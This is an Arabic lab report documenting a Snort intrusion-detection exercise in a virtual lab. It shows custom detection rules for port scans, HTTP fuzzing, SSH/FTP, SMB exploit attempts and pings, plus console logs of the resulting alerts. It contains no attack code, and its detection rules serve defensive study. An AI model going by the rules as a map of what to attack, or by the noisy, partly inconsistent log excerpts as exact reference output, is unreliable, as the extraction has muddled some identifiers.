

تقرير عملي: تجربة كشف الهجمات باستخدام

Snort

محمد: الإعداد

أغسطس 2025 17: التاريخ

وتنفيذ هجمات عملية Snort باستخدام (IDS) إعداد نظام كشف التسلل: الموضوع

المقدمة 1.

يهدف هذا التقرير إلى توثيق تجربة عملية تم تنفيذها باستخدام أداة Snort (Intrusion Detection System)، حيث تم:


- تهيئة بيئة اختبار افتراضية (Kali Linux + Metasploitable).
- إعداد قواعد مخصصة لاكتشاف الهجمات.
- مراقبة الشبكة لاكتشاف الأنشطة المشبوهة.
- تنفيذ هجمات حقيقية باستخدام أدوات Kali Linux.
- توثيق النتائج بالصور.

أداة قوية وفعالة في الكشف عن الهجمات إذا تم تهيئتها بشكل صحيح أثبتت التجربة أن Snort

المرحلة الأولى: إعداد قواعد Snort 2.


فتح ملف القواعد 2.1

```
sudo nano /etc/snort/rules/local.rules
```



2.2 كتابة قاعدة لاكتشاف مسح Nmap

```
alert tcp any any -> any any (msg:"Nmap Scan Detected"; flags:S;  
threshold:type both, track_by_src, count 20, seconds 10; sid:1000001;)
```



```
Aug 16 21:52  
mohammed@mohammed-VM: ~  
GNU nano 7.2 local.rule  
alert tcp any any -> any any (msg:"Nmap Scan Detected"; flags:S; threshold:type both, track_by_src, count 20, seconds 10; sid:1000001;)  
[ Wrote 1 line ]  
^G Help ^O Write Out ^W Where Is ^K Cut ^T Execute ^C Location M-U Undo  
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^I Go To Line M-E Redo
```


2.3 حفظ القاعدة

- Ctrl + X
- التأكيد ثم Enter
- ثم Enter

3. و مراقبة الشبكة Snort المرحلة الثانية: تشغيل.


3.1 تشغيل Snort

```
sudo snort -A console -q -c /etc/snort/snort.conf -i ens33
```



3.2 رصد التنبهات

```
[**] [1:1300001:1] [Windows7] TCP SYN Scan [**]
[**] [1:1300004:1] [Windows7] HTTP Connection [**]
[**] [1:1300006:1] [Windows7] SSH Connection Attempt [**]
```



المرحلة الثالثة: تطوير قواعد متقدمة 4.

4.1 تعديل ملف القواعد

```
sudo nano /etc/snort/rules/local.rules
```

```

Aug 16 23:16
mohammed@mohammed-VM: ~/Desktop
GNU nano 7.2          /etc/snort/rules/local.rules *
#####
# Local.rules
##### مساعدة لتنطيط كل الأجهزة في الشبكة
#####
# Windows 7 (192.168.189.132)
#####
# Portscan TCP/UDP/SYN
alert tcp any any -> 192.168.189.132 any (flags: S; msg:"[Windows7] TCP SYN Scan"; sid:1300001; rev:1;)
alert tcp any any -> 192.168.189.132 any (msg:"[Windows7] TCP Connect Scan"; sid:1300002; rev:1;)
alert udp any any -> 192.168.189.132 any (msg:"[Windows7] UDP Scan"; sid:1300003; rev:1;)

# HTTP
alert tcp any any -> 192.168.189.132 80 (msg:"[Windows7] HTTP Connection"; sid:1300004; rev:1;)
alert tcp any any -> 192.168.189.132 80 (content:"/"; msg:"[Windows7] HTTP Fuzzing Attempt"; sid:1300005; rev:1;)

# SSH brute-force
alert tcp any any -> 192.168.189.132 22 (msg:"[Windows7] SSH Connection Attempt"; sid:1300006; rev:1;)

# FTP
alert tcp any any -> 192.168.189.132 21 (msg:"[Windows7] FTP Connection Attempt"; sid:1300007; rev:1;)

# SMB/Windows Exploit
alert tcp any any -> 192.168.189.132 445 (msg:"[Windows7] SMB Exploit Attempt"; sid:1300008; rev:1;)

# ICMP
#####
^G Help      ^O Write Out    ^W Where Is    ^K Cut        ^T Execute   ^C Location
^X Exit      ^R Read File    ^\ Replace     ^U Paste      ^J Justify    ^/ Go To Line

```

القواعد المضافة 4.2

```

# Portscan

alert tcp any any -> 192.168.189.132 any (flags: S; msg:"[Windows7] TCP
SYN Scan"; sid:1300001; rev:1;)
alert udp any any -> 192.168.189.132 any (msg:"[Windows7] UDP Scan";
sid:1300003; rev:1;)

# HTTP

alert tcp any any -> 192.168.189.132 80 (msg:"[Windows7] HTTP
Connection"; sid:1300004; rev:1;)
alert tcp any any -> 192.168.189.132 80 (content:"/"; msg:"[Windows7]
HTTP Fuzzing Attempt"; sid:1300005; rev:1;)

# SSH & FTP

alert tcp any any -> 192.168.189.132 22 (msg:"[Windows7] SSH Connection
Attempt"; sid:1300006; rev:1;)
alert tcp any any -> 192.168.189.132 21 (msg:"[Windows7] FTP Connection
Attempt"; sid:1300007; rev:1;)

```

```
# SMB Exploit

alert tcp any any -> 192.168.189.132 445 (msg:"[Windows7] SMB Exploit Attempt"; sid:1300008; rev:1;)


# ICMP

alert icmp any any -> 192.168.189.132 any (msg:"[Windows7] ICMP Ping"; sid:1300009; rev:1;)
```

المرحلة الرابعة: تنفيذ الهجمات والكشف عنها.


5.1 تشغيل Snort بعد تعديل القواعد

```
sudo snort -A console -q -c /etc/snort/snort.conf -i ens33
```



5.2 رصد الهجمات

```
[**] [1:130001:1] [Windows7] TCP SYN Scan [*]
[**] [1:130004:1] [Windows7] HTTP Fuzzing Attempt [*]
[**] [1:130010:1] [Windows7] Metasploit Payload Detected [*]
[**] [1:130003:1] [Kali] UDP Scan [*]
```



```
Aug 16 23:23
mohammed@mohammed-VM: ~/Desktop
168.189.134.49176 -> 192.168.189.132:80
08/16-23:23:34.615467 [**] [1:130004:1] [Windows7] HTTP Connection [*] [Priority: 0] {TCP} 192.168.189.134:49176 -> 192.168.189.132:80
08/16-23:23:34.615467 [**] [1:130002:1] [Windows7] TCP Connect Scan [*] [Priority: 0] {TCP} 192.168.189.134:49176 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:130010:1] [Windows7] Metasploit Payload Detected [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:130004:1] [Windows7] HTTP Connection [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:130002:1] [Windows7] TCP Connect Scan [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:130001:1] [Windows7] TCP SYN Scan [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617130 [**] [1:130010:1] [Windows7] Metasploit Payload Detected [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617130 [**] [1:130004:1] [Windows7] HTTP Connection [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617130 [**] [1:130002:1] [Windows7] TCP Connect Scan [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:130005:1] [Windows7] HTTP Fuzzing Attempt [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:130010:1] [Windows7] Metasploit Payload Detected [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:130004:1] [Windows7] HTTP Connection [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:130002:1] [Windows7] TCP Connect Scan [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.618100 [**] [1:130010:1] [Windows7] Metasploit Payload Detected [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.618100 [**] [1:130004:1] [Windows7] HTTP Connection [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.618100 [**] [1:130002:1] [Windows7] TCP Connect Scan [*] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
```

```
Aug 16 23:21
mohammed@mohammed-VM: ~/Desktop
42 -> 192.168.189.132:8000
08/16-23:20:26.674556 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:44178 -> 192.168.189.132:7627
08/16-23:20:26.674556 [**] [1:1300021:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:44178 -> 192.168.189.132:7627
08/16-23:20:26.674556 [**] [1:1300011:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:44178 -> 192.168.189.132:7627
08/16-23:20:26.674665 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:52066 -> 192.168.189.132:2144
08/16-23:20:26.674665 [**] [1:1300021:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:52066 -> 192.168.189.132:2144
08/16-23:20:26.674665 [**] [1:1300011:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:52066 -> 192.168.189.132:2144
08/16-23:20:26.674669 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:38046 -> 192.168.189.132:5087
08/16-23:20:26.674669 [**] [1:1300021:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:38046 -> 192.168.189.132:5087
08/16-23:20:26.674669 [**] [1:1300011:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:38046 -> 192.168.189.132:5087
08/16-23:20:26.674918 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:43630 -> 192.168.189.132:1032
08/16-23:20:26.674918 [**] [1:1300021:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:43630 -> 192.168.189.132:1032
08/16-23:20:26.674918 [**] [1:1300011:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:43630 -> 192.168.189.132:1032
08/16-23:20:27.620174 [**] [1:1300021:1] [Kali] UDP Scan [**] [Priority: 0] {UDP} 192.168.189.132:137 -> 192.168.189.134:137
08/16-23:20:27.620657 [**] [1:1300009:1] [Windows7] ICMP Ping [**] [Priority: 0] {ICMP} 192.168.189.134 -> 192.168.189.132
08/16-23:20:29.133288 [**] [1:1300021:1] [Kali] UDP Scan [**] [Priority: 0] {UDP} 192.168.189.132:137 -> 192.168.189.134
08/16-23:20:29.133732 [**] [1:1300009:1] [Windows7] ICMP Ping [**] [Priority: 0] {ICMP} 192.168.189.134 -> 192.168.189.132
[...]
local.rules
```

```
Aug 16 23:23
mohammed@mohammed-VM: ~/Desktop
168.189.134:49176 -> 192.168.189.132:80
08/16-23:23:34.615467 [**] [1:130004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:49176 -> 192.168.189.132:80
08/16-23:23:34.615467 [**] [1:130002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:49176 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:130004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:130002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.616524 [**] [1:130001:1] [Windows7] TCP SYN Scan [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617130 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617130 [**] [1:130004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617130 [**] [1:130002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:130005:1] [Windows7] HTTP Fuzzing Attempt [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:130004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.617222 [**] [1:130002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.618100 [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.618100 [**] [1:130004:1] [Windows7] HTTP Connection [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
08/16-23:23:34.618100 [**] [1:130002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:49188 -> 192.168.189.132:80
[...]
local.rules
```

```
Aug 16 23:24  
mohammed@mohammed-VM:~/Desktop  
08/16-23:24:11.388375  [**] [1:1300002:1] [Windows7] TCP Connect Scan [**] [Priority: 0] {TCP} 192.168.189.134:50822 -> 192.168.189.132:80  
08/16-23:24:11.448478  [**] [1:1300010:1] [Windows7] Metasploit Payload Detected [**] [Priority: 0] {TCP} 192.168.189.134:50838 -> 192.168.189.132:80  
